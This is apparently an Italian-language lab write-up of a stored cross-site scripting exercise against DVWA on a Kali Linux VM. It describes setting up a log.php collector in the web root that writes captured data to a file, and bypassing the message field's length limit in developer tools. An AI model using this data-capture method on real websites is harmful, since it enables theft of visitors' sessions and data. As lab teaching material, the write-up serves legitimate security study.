
```
(kali@kali)-[/]
$ cd /var/www/html
(kali@kali)-[/var/www/html]
$ ls
cattura DVWA index.html index.nginx-debian.html log.php
(kali@kali)-[/var/www/html]
$ sudo gedit log.php

(gedit:164708): tepl-WARNING **: 12:09:16.413: Style scheme 'Kali-Dark' cannot b
ck to 'Kali-Dark' default style scheme.

(gedit:164708): tepl-WARNING **: 12:09:16.413: Default style scheme 'Kali-Dark'
eck your installation.
```

PHP Tab Width: 8 Ln 29, Col 3 INS


Tutti questi dati saranno impilati in un file denominato `catturato.txt`




Dopo una prima prova di inserimento dello script abbiamo notato il limite impostato di input, quindi procediamo nel cambiarlo cercando textarea nel codice HTML. Sarà cambiato in modo tale da inserire lo script completamente (da 50 a 200).

The screenshot shows a Kali Linux virtual machine running Oracle VM VirtualBox. The browser window displays the DVWA (Damn Vulnerable Web Application) interface. The page title is "Vulnerability: Stored Cross Site Scripting (XSS)". The form has two input fields: "Name *" and "Message *". The "Message *" field is highlighted in the browser's developer tools, showing its HTML structure: `<input name='txtName' type='text' size='30' maxlength='50'>` and `<textarea name='mtxMessage' cols='50' rows='3' maxlength='200'>`. The developer tools also show the CSS styles for the message field, including font-size, color, and padding. The bottom of the screen shows the Windows taskbar with various application icons and the system clock indicating 13:18 